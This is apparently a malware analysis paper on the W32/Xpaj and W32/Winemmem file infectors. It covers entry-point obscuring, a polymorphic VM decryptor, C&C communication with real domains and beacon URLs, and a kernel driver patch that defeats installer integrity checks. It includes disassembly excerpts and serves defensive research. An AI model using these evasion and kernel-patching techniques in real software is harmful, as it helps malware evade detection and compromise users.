Automatic deobfuscation is a new area of research with promising results. As the name suggests, a fully automated process is used to create a better understanding of the virtual machine implementation. The obvious downside of current approaches (Giffin & Lee, n.d.),(Y. Guillot & A. Gazet, n.d.) is that it involves the execution or emulation of malware and as such, suffers from the same set of problems that those methods suffer for regular protections schemes in that there are potentially endless methods to trick or fool or discover the execution environment. The approach taken by Guillot and Gazet (Y. Guillot & A. Gazet, n.d.) is not fully automated but is a step forward from their previous approach (Yoann Guillot & Alexandre Gazet, n.d.).

W32/Xpaj

First seen in September 2009, W32/Xpaj marks a new level of sophistication, using multiple techniques to stay invisible and continue to spread. Along with the new ideas about how to get around newly developed defenses, virus authors decided to follow the simple rule – “whatever works in previous creation, will be incorporated in the next one”. The W32/Xpaj predecessor was a simple non-encrypted EPO virus that appended itself to the last section and hijacked several relative call instructions in the host's code section to point them to the virus body. New variant of this threat uses well known self-defense methods (unknown entry-point infection, polymorphism, code encryption and obfuscation) as well as employs brand new technique never used in parasitic viruses before – Virtual Machine (VM).

W32/Xpaj poses two serious challenges to AV scanners:

- The ability to recognize virus decryptor, which is randomly spread in the original code.
- The ability to recognize malicious code which does not modify the properties of the infected program;

Let’s see how this may add additional protection to the virus and prevents AV scanners to unveil and detect malicious code.

Code Integration Revisited

W32/Xpaj uses the structure of the host, as well as random factors, to control the placement of the virus body and the decryptor. Instead of disassembling and rebuilding entire program which is in many cases very tricky and complicated, malware authors decided to integrate virus code to the program by rewriting existing functions in the host code section.

First, the virus searches for patterns that correspond to a standard compiler generated function prolog (i.e., “push ebp”; “mov ebp, esp”). This code is responsible for setting up the stack for access to the function’s local variables and parameters. It is generated by the compiler and located at the beginning of the function, before the actual processing code. Next, virus uses instructions disassembler engine to parse the function searching for standard compiler generated epilogue (i.e., “leave”; “ret”), which marks the end of the found function. It then identifies whether the function located between two pointers in the host may accommodate a malicious code. Once found, the virus randomly rewrites the existing code in the host and becomes part of the instructions flow.

The number of function patched in the host’s code section and replaced with the virus code may vary from 1 up to 4. Malicious fragments are then connected together using appropriate control flow transition instructions - relative calls and indirect jumps.

Virus does not attempt to execute itself by hijacking control when the infected file is started. The entry-point of the infected target is never modified - instead the malicious code will be executed when the normal control flow reaches its first instruction.

Because the virus code is placed in random locations, there might be cases when malicious code can potentially be never reached by an execution flow, so that virus never receives control at all. In order to increase the chances to be executed at least once, virus does not rely just on instructions flow to reach the virus code and hijacks multiple call instructions to point them to the virus decryptor. Number of hijacked calls (as well as theirs locations) is random and may vary from 10 up to 100.

Anti-heuristics tricks

Most viruses add a marker to each host file they infect to avoid re-infection. Standard virus detection algorithms usually employ several basic checks for presence of marker or malicious properties in the infected binary. This step is necessary to speed up the scanning process; decrease number of clean files scanned against known virus signatures and may include the following characteristics:

- Suspicious section characteristics and alignment,
- Incorrect virtual size in PE header,
- Code execution starts in the last section,
- Abnormal cavities between section boundaries,
- Possible "gap" between sections,
- Suspicious code redirection (cross-section jumps),
- Unusual imports.

W32/Xpaj does not leave any obvious marks of infection in the modified file. It does not change the program entry point and does not modify the section flags. The virus uses a simple anti-heuristics trick in order to decrypt its own virus body. Instead of making the section containing malicious payload

writable and alter its code directly, the virus executes ZwProtectVirtualMemory API and changes the flags of the memory region containing the encrypted virus body. Without distinctive markers, files cannot be filtered by the scanner, necessitating slow scans on more files.

Marker less infection, minimum number of modified properties, random location of virus code inside an executable, can make the malware detection rather problematic with respect to current AV technologies. The unknown entry point infection method would require a complete tracing of analyzed programs by emulator. Because of random placement of virus body, the malicious code can potentially be never reached by an execution flow. In such cases, even multiple path exploration of different code branches may not guarantee emulation will ever reach the malicious payload. Fragmentation and polymorphic nature of the virus make it extremely difficult to find appropriate signature patterns for wildcards and pattern matching. AV heuristics, based on predictable alterations of executables could also become useless when code integration is performed producing almost no alteration of any of the static properties of the original binary. The malicious code seamlessly becomes part of the host program, thus making very difficult to distinguish between the two.

W32/Xpaj introduces additional line of defense against static analysis, revealing its limitations. The virus decryptor does not contain any jump or call instructions that use absolute addresses, rather all the branching instructions use relative calls and indirect jumps, where target address is available in a register. The presence of indirection (a control flow transition that references the target through a stack variable or register) could lead to a situation when the presence of the malicious code may never be detected using static analysis only, no matter how many heuristics are adopted in order to exhaustively identify malicious code.

Virtual Machine

Traditionally, parasitic viruses use small in-clear routine to decrypt the virus code before running the virus. This routine is called the virus decryptor. Like any other polymorphic viruses W32/Xpaj encrypts the virus body with a newly generated key, and changes the decryption routine by generating new code for it. It applies several transformations to the code in order to obfuscate the decryption routine. During the execution of an infected program, when the instruction flow reaches one of the hijacked calls that the W32/Xpaj places in the code section, control is transferred to a decryptor responsible for decoding the virus body.

The code, which is placed by the W32/Xpaj in the replaced functions in the host's code section is actually a virus decryptor implemented in a stack based VM. The term sounds more impressive than it really is. In fact, the VM implemented in the virus is very compact (primitive and extremely small), but it successfully performs three main functions it was designed for:

- Decrypt the virus body;
- Complicate the static analysis of the virus decryptor;
- Conceal VM performance implications.

Virtual machine based code protection is not a novel technique, in fact it was first introduced by commercial software protection systems (Execryptor, Themida, ASProtect) and later inherited by VM obfuscators (VMProtect, x86 Virtualizer) which protect part of the code, transform it to an intermediate representation and execute it on the VM. Nowadays this method is successfully used to protect commercial applications (and any executable in general) from reverse engineering. It has been just a

matter of time before malware authors would start using a VM to protect its own code. As malware authors keep to developing new ways and code that is not easily detected, VM is the next logical step in virus's evolution.

The VM converts assembly instructions into byte codes and then uses the VM to interpret those codes. In case of W32/Xpaj, it is just a big loop that iterates through the byte code instructions, one by one, to carry out their operations. The byte code used by VM is not a binary machine code (e.g. x86 instructions), but is very specific to the virus. Byte code is a binary (structure) that determines behavior of the VM.

W32/Xpaj does not duplicate the entire instructions set of a real machine. The instructions set of the virtual processor consist of just basic 7 operations:

- push imm32
- push d,[imm32]
- pop d,[imm32]
- push FS:d,[reg32]
- add reg32, reg32
- cmp reg32, reg32 + Jnz @
- call x86 native code

Like any typical VM, the W32/Xpaj VM consists of two main components:

- Handler – refers to the implementation of a virtual opcode/instruction which carries out the execution of byte code based on operation (figure 4).
- Dispatcher – byte code interpreter, reads the byte code and handles the control flow (figure 5)

```
; ---------------------------------------------
   adc     esi, 0A2F95Ah
   pop     ebx
   pop     ecx
   adc     esi, [ebp-18h]
   add     ebx, ecx        ; add reg32. reg32
   or      esi, [ebp-14h]
   push    ebx
   mov     ecx, [ebp-58h]
   and     ecx, edx
   jmp     dword ptr [ebp-14h]
; ---------------------------------------------
   mov     dword ptr [ebp-40h], 14C3204h
   pop     ebx
   pop     esi
   sbb     ecx, edx
   cmp     esi, ebx        ; cmp reg32, reg32
   mov     ecx, [ebp-30h]
   jnz     get_next_opcode
   mov     esi, esp
   or      ebx, 0C56AF3h
   mov     ecx, [ebp-2Ch]
   or      esi, esp
   add     [ebp-3Ch], ecx
   or      esi, [ebp-24h]
   add     [ebp-28h], ebx
   jmp     dword ptr [ebp-14h]
; ---------------------------------------------
```

```
; ---------------------------------------------

   mov     ecx, [ebp-30h]
   mov     esi, [ebp-0Ch]
   add     esi, [ebp-2Ch]
   mov     esi, [esi]
   add     esi, [ebp-44h]
   push    dword ptr [esi] ; push d,[imm32]
   sbb     ecx, 19CD3EEh
   jmp     dword ptr [ebp-14h]
; ---------------------------------------------

   add     dword ptr [ebp-18h], 16EBFD1h
   and     esi, [ebp-34h]
   mov     ebx, [ebp-0Ch]
   and     ecx, eax
   add     ebx, [ebp-2Ch]
   mov     ebx, [ebx]
   or      esi, esp
   add     ebx, [ebp-44h]
   mov     [ebp-20h], eax
   pop     dword ptr [ebx] ; pop d,[imm32]
   or      esi, [ebp-10h]
   mov     ecx, [ebp-58h]
   jmp     dword ptr [ebp-14h]
; ---------------------------------------------
```

Figure 4. W32/Xpaj VM Handlers (each VM handler executes a small code stub to compute the right

value depending on the current operation type).

In order to increases VM complexity, each of the handlers uses obfuscation. Moreover, each generated instance of the virtual machine is different from the next, thus the code of each handler will differ. Obfuscation strategies employed by the W32/Xpaj include reordering of instructions, substituting equivalent instructions, inserting random "garbage" instructions (which have no effect on the virus functionality), interchanging function calls, in-line code, JMP instructions and using equivalent registers interchangeably.

W32/Xpaj assemblies VM by converting x86 code to a proprietary byte code. When the infected file is run, virus VM dispatcher reads the byte code and executes it one instruction after another. During execution, VM dispatcher gets first instruction from the byte code and examines it in order to determine which function has to be executed to implement the instruction for the opcode. Each opcode in the instruction has own meaning and represents either arguments or operation manipulating with these values. Instead of using table of handlers, VM dispatcher uses operation opcode value as a relative address to the beginning of the handler. Once handler RVA is obtained, virus adds image base to this value to get virtual address of the handler, and then gives it control.

```
; ---------------------------------------------------
VM_Dispatcher:
   push    [ebp+VM_offset]
   mov     esi, [ebp+VM_offset]
   add     esi, 0BAh
   mov     [ebp+var_14], esi
   mov     [ebp+var_18], edx
   mov     ecx, 4          ; init loop counter
   mov     [ebp+loop_counter], ecx
   mov     [ebp+var_54], 51818Dh
   mov     [ebp+var_18], ecx
   xor     [ebp+var_8], edx
   mov     ebx, 9DCE8835h  ; byte code encryption key
   add     [ebp+var_58], edx
   mov     [ebp+xor_key], ebx
   xor     [ebp+var_4C], ecx
   mov     esi, [ebp+bytecode_pointer]
   mov     ecx, [esi]      ; fetch right operation
   sbb     [ebp+var_4C], 1C0B94Ah
   xor     ecx, [ebp+xor_key]
   add     ecx, [ebp+VM_offset]
   mov     [ebp+operation_handler], ecx
   mov     ebx, esp
   add     esi, [ebp+loop_counter]
   mov     ecx, [esi]      ; fetch 1st argument
   xor     ecx, [ebp+xor_key]
   mov     [ebp+argument1], ecx
   add     esi, [ebp+loop_counter]
   sbb     [ebp+var_4C], 236B44Eh
   mov     ecx, [esi]      ; fetch 2nd argument
   xor     ebx, [ebp+var_10]
   xor     ecx, [ebp+xor_key]
   mov     [ebp+argument2], ecx
   mov     [ebp+var_8], 28B9DB9h
   add     esi, [ebp+loop_counter]
   mov     [ebp+bytecode_pointer], esi
   mov     ebx, eax
   jmp     dword ptr [ebp-34h] ; jump to VM handler
; ---------------------------------------------------
```

Figure 5. Polymorphic VM dispatcher code.

VM dispatcher integrated to the host (i.e. placed in the replaced function) is polymorphic code that mimics high level language compiled code. Fortunately, there are some weaknesses that make detection relatively simple - virus makes excessive use of stack operations. Many values are pushed on the stack - memory areas, referred to using dword ptr [ebp + xx] - like indirections. These indirections simply

refer to the virtual context of the virtual machine. Together with wrongly compiled standard function prolog (i.e., “push ebp”; “mov ebp, esp”) both features can be used to identify the presence of the virus VM in the infected binary.

W32/Xpaj byte code structure is not complex; each instruction is represented by 3 DWORDs: Opcode, Argument 1, and Argument 2. Original application stack pointer (ESP) is used as a virus VM pointer and opcodes are used as actual routines (VM handlers) offsets. The first chunk of the code pushed by VM and executed on the stack is a simple decryption loop - it's just a plain XOR cipher with a changing key (simple 4-bytes binary XOR operation with another variable added to the key every iteration):




Figure 6. W32/Xpaj VM initial decryption loop.

The second chunk of the code is just a function epilogue, which cleans ESP register, pops back registers used by VM and then jumps to the virus entry point with an 'e9' relative jump.

Once the byte code structure is understood, the VM table itself is enough to decrypt the virus body and get its EP completely without referring to polymorphic VM interpreting loop. Specifically, after removing injected garbage from the processing routines, the whole virus decryptor can be represented as at figure 7.

The algorithm incorporated in the byte code remains the same, but may be obfuscated to complicate its analysis and requires two parameters for the decryption of the byte code (respectively the initial value of the decryption key and the initial value of byte code pointer).

An important feature of W32/Xpaj VM is the way it calls non-VM functions. In order to change the flags of the memory region containing encrypted virus body, the virus uses special VM instructions to call x86 native code (ZwProtectVirtualMemory). Instead of implementing an additional VM handler which would slow down the decryption process, same opcode is used to call the native XOR function used in the decryption loop.




Figure 7. W32/Xpaj VM protected virus body decryption routine.

VM features

VM implemented in W32/Xpaj extends the usage of polymorphism and adds additional layer on top of virus obfuscation. VM obfuscation allows more layers of other general obfuscation schemes to be applied on top of it. W32/Xpaj adds large amounts of garbage both to the dispatcher, each VM handler and byte code. This may slow down the process of virus static analysis as the researcher needs to sift through all of the code to identify the useful pieces and meaningful instructions. Additionally, the VM based approach allows storing byte code (containing encryption keys) in any part of the infected sample - byte code can be attached to encrypted virus body, random location in code section, cavities between sections, etc.

Aside from being interpreted, W32/Xpaj VM based virus decryptor also incorporated a number of features (either to complicate virus analysis or conceal VM performance implications):

Lightweight Byte Code

The interpretation of a byte code by a VM, compared with the program's execution speed in its native environment, is slower. That is because the VM itself introduces complex execution overhead. Since the byte code must be interpreted by the VM, it requires more work than CPU instructions. Due to the large number of iterations on parsing the byte code, extracting and storing the arguments on stack,

checking current operation, decrypting values, etc. VM may slow down the performance of the infected program. Slow running infected programs would most probably attract user's attention, making the whole effort useless. This might be one of the reasons, virus authors decided to make VM as easy as possible.

The cost of executing a VM instruction by VM dispatcher consists of three main components:

- Accessing the operands,
- Fetching next VM instruction,
- Executing VM handler.

Both dispatching VM instruction and performing the computation is very expensive. As the speed of execution is very crucial for W32/Xpaj infected executables, lightweight byte code implementation is mandatory to achieve decent VM performance efficiency. The simplicity of W32/Xpaj VM implementation is actually a huge benefit of a stack based VM as it ease writing a compiler back-end virus needs to have in order to compile the byte code for newly infected applications. Stack architecture also allows smaller VM code, so less code must be fetched per VM instruction executed, which can significantly improve the speed of the VM.

VM Control Flow Obfuscation

W32/Xpaj tries to obfuscate the control flow by replacing unconditional jump and call instructions with a sequence of instructions that do not alter the control flow, but make it difficult to determine the target of control transfer instructions. Virus authors made it as difficult as possible for AV researchers to identify the edges in the control flow graph required to carry out VM analysis. Jump and call instructions exist as direct and indirect variants. In case of a direct control transfer instruction, the target address is never provided as a constant operand; instead such instructions are obfuscated and replaced with a code sequence that does not immediately reveal the value of the jump target to an analyst.

Byte Code Location Obfuscation

W32/Xpaj does not specify the location of a byte code by providing a constant or absolute address. Instead, call ('e8') instruction in the host's code section is used to calculate constant offset (relative address) which points to the beginning of the byte code. Since the actual data element that is accessed is hidden, virus complicates the task of a static analyzer.

VM also takes advantage of unused sections of the stack as temporary storage locations for register values and introduces one more unintentional static analysis problem - data location obfuscation. Since all the VM operations are done on stack - memory access to local and global variables as well as the presence of values (immediate constants) in registers are also obfuscated.

This approach effectively introduces problems of using static analyzers for identification and detection of polymorphic VM based virus decryptor.

File infection and Payload

Along with infection and protection of the own code the growing trend for virus authors is an addition

of a malicious payload to their creations. W32/Xpaj is not an exception and contains a backdoor functionality so that the compromised machine can be controlled remotely by an attacker. Once W32/Xpaj infects a computer, it interacts with C&C server on the Internet to either report information about the compromised system or to receive instructions for further actions.

W32/Xpaj is an advanced parasitic infector. It infects files with the following file extensions:

- .exe
- .dll
- .scr
- .sys

When searching for files to infect, it targets network drives, removable drives, any programs that start automatically, files in the %ProgramFiles% folder and the %windir% folder. It cycles through these folders recursively, creates a list of files and then randomly chooses files to infect from this list.

Win32/Xpaj does not directly infect files, but rather uses the following method:

1. Opens the targeted file in read only mode and decides whether or not to infect the targeted file,
2. Copies the targeted file to the %Temp% folder with a random file name (i.e. %temp%/<random >.tmp),
3. Infects this copy of the file,
4. Overwrites the original file with the infected copy.

Win32/Xpaj attempts to download additional code from the Internet and delivers an independent user mode payload, which can simply be defined as an autonomous unit that has a specific purpose. After gaining arbitrary code execution the payload will initially execute a small stub that is responsible for locating the base address of kernel32.dll. To retrieve the kernel32.dll base address virus uses the Process Environment Block (PEB) structure to retrieve a list of modules currently loaded in the processes address space. Typically the second entry in the linked list of modules has always been kernel32.dll. In order to resolve the addresses of library functions needed, virus retrieves the addresses of GetProcAddress and LoadLibraryA by parsing the kernel32 images Export Address Table (EAT). These two functions can then be used to resolve the remaining functions needed by the virus.

Virus increases the virtual size of the section containing the virus body by 150KB. It is heavily obfuscated and contains functionality to receive further instructions from remote servers:

- tooratios.com (82.98.235.66)
- abdulahuy.com (82.98.235.66)

To prevent botnet hijacking, W32/Xpaj accepts only digitally signed payloads and commands. Malware authors use a cryptographic hash (MD5 algorithm) to validate the authenticity of any payload received from the control server (figure 8).

```
; =============== S U B R O U T I N E ============================


md5_init        proc near               ; CODE XREF: md5_hash↑p

var_24          = dword ptr -24h
arg_0           = dword ptr  4
arg_8           = dword ptr  0Ch

                pusha
                mov     esi, [esp+20h+arg_0]
                mov     dword ptr [esi], 67452301h
                mov     dword ptr [esi+4], 0EFCDAB89h
                mov     dword ptr [esi+8], 98BADCFEh
                mov     dword ptr [esi+0Ch], 10325476h
                mov     eax, [esp+20h+arg_8]
                push    eax
                xor     edx, edx
                xor     ecx, ecx
                or      ecx, 0EF7280E5h
                jmp     short garbage_code
; ---------------------------------------------------------------------
```

Figure 8. W32/Xpaj MD5 initialization routine.

W32/Xpaj uses sophisticated domain-generation algorithm to create and query the list of random domains starting on September 24. The virus first tries to resolve the domain name to an IP address. If that succeeds, it sends an HTTP request in the form of a string:

/GET /up.php?a=g2&cm=15A91F71

The malicious host responds (figure 9) with the path to a binary containing further instructions and code to be executed:

http://[malicious_host]/stamm/stamm.dat
http://[malicious_host]/plugin/plugin.dat

The virus stores the downloaded encrypted binary in the Windows folder. After decryption, the malicious code executes and instructs the virus to gather information about the infected machine and report to the server, sending the victim's IP address, machine name, host process, registry records, and current home page, and even fonts and path variables. Every file infected with W32/Xpaj reports to the above-mentioned server and sends information about the system (OS version, Service Pack, IP, etc.) on which the infected file is running:

os=00000005.00000001.02000B28 & amp;cm=18B51294&adn=A120BB0F & amp;knv=00000012 & amp;hdd=002F606E & amp;cid=0000000C & amp;vvr=00000001




Figure 9. Remote payload received.

Every time an infected machine receives a payload and executes malicious code, a marker (a file with a random name) is created in the Windows folder, preventing the virus from executing the same payload twice.

Update capability makes W32/Xpaj a dynamic and therefore formidable threat. W32/XPaj is not a trivial file infector. It specifically sets out to make AV analysis difficult and slow down antivirus scans. The amount of effort virus authors have invested into hiding malicious code in the files it infects is tremendous. While applying well known concepts of the transformations to make the virus code difficult to analyze (code obfuscation and encryption), malware authors utilize new techniques to make parasitic virus almost invisible, thwart static analysis and complicate virus detection. One of the approaches described in this paper uses random location code integration and polymorphic stack based Virtual Machine implementing virus decryptor and concealing it from standard detection techniques. Together with control flow obfuscation and byte code location obfuscation this approach makes static detection extremely difficult.

W32/Winemmem

In the past file infectors have attempted to stay away from installers[1], self-extracting archives and files that are digitally signed. Most commercially available self extractors perform an integrity check before execution. An integrity failure would cause the extractor to pop up a message indicative that the archive has been modified (or damaged) which defeats a virus's intention to remain stealthy. Hence most file infectors prefer infecting the files that avoid such checks.

W32/Winemmem is a file infector that raises the bar for file infection techniques. It takes a non-trivial approach to infect package executables utilizing "on-the-fly" physical file modifications in spite of a virtual image executing in memory. It also infects DLL files, however DLL infection is trivial.

Package Infection and Integrity Check Bypass

W32/Winemmem seeks installer files on a machine which consist of an overlay and have a code section large enough to accommodate the Virus body. The infection vector is simple and consists of replacing a chunk of data from the OEP with its own code. The virus code itself is not highly polymorphic. The stolen code is placed in the overlay section thus increasing the size of the overlay. Additionally random blocks of code from the code section are replaced with the Virus code. All stolen code is placed in the overlay section in contiguous blocks. The virus maintains a table with information about the stolen bytes (usually at EP+0x15f) which is later used to restore the original file.

Offset to Stored Original Bytes starting with OEP Code	
VA of 1st Stolen Location	Size of 1st location Stolen Code
VA of 2nd Stolen Location	Size of 2nd location Stolen Code
VA of nth Stolen Location	Size of nth location Stolen Code

Figure 10. Table structure for stolen code.

The figure 11 below depicts a typical file infection. The part of the code section of the original application is rewritten (1) and placed at (4). Similarly code at OEP (2) is placed in the overlay at (3). This Virus does not create new sections nor does it modify any PE Header fields or Characteristics.

On execution of a W32/Winemmem infected installer, the virus gains control. EP hijacking is necessary to assure that the packages integrity checker does not execute before the virus. This allows the virus to execute its code and patch back the original data to the physical file on disk. In this way after control is passed to the package installer, the integrity check is successful since during a self assessment the file is in its original form on disk rendering the package unaware of any physical disk modification. The question that arises is; would Windows OS allow the executing code to modify its own physical image on disk? In an ideal situation this is not permissible by Windows and a *Sharing Violation* would be issued.

[1] The terms "package installers" and "self extracting archive" are used interchangeably. Examples of such packages are WinRar, WinZip, NSIS, Astrum, InstallShield, etc. Such software usually contains an overlay (extra data at end of file which is not loaded into memory by the loader). This region is where installers typically keep compressed and/or encrypted data.




Figure 11. W32/Winemmem infection strategy.

W32/Winemmem is able to bypass this check by introducing a device driver (length 1,152 bytes) which is dropped on execution to the user's %TEMP% folder. Most of the kernel rootkits make malware stealth implementation successful by altering the flow of the normal kernel execution path. W32/Winemmem does not make any modifications to system structures. Instead, it performs system hooking and modifies code instead of structures. The device driver dropped by the virus is loaded as a service and its sole purpose is to patch the first few bytes of the "MmFlushImageSection" API located in *ntoskrnl.exe*. The file system calls "MmFlushImageSection" API from its IRP_MJ_CREATE dispatch routine, when opening a file for write access, passing "MmFlushForWrite" for the *FlushType* parameter. If there are no mapped views of the image section, "MmFlushImageSection" destroys the image section and returns any used pages to the free list.

The function prologue for "MmFlushImageSection" is replaced with [mov eax, 1; retn 8], i.e. it always returns TRUE.

In order to function, kernel mode rootkits must maintain their presence in memory, which makes it impossible for them to remain undetected by memory scanners. W32/Winemmem authors quickly realized that in order to circumvent all scanners, they either had to wipe their traces from memory or simply unload and delete the driver once it has made required modifications. Once a patch back has been accomplished, the service is unregistered, and the driver file is deleted by the virus.

```
start           proc near

arg_0           = dword ptr  8

                push    ebp
                mov     ebp, esp
                cmp     funcAddress, 0
                jnz     short @exit
                lea     eax, _MmFlushImageSection
                push    eax             ; SourceString
                lea     eax, DestinationString
                push    eax             ; DestinationString
                call    RtlInitUnicodeString
                lea     eax, DestinationString
                push    eax             ; SystemRoutineName
                call    MmGetSystemRoutineAddress
                mov     ecx, [eax]
                mov     funcAddress, ecx
                mov     dword ptr [eax], 1B8h
                add     eax, 4
                mov     ecx, [eax]
                mov     dword_10384, ecx
                mov     dword ptr [eax], 8C200h
@exit:
                lea     eax, sub_10280
                mov     ecx, [ebp+arg_0]
                mov     [ecx+34h], eax
                mov     eax, 0
                leave
                retn    8
start           endp
```

Figure 12. W32/Winemmem device driver.

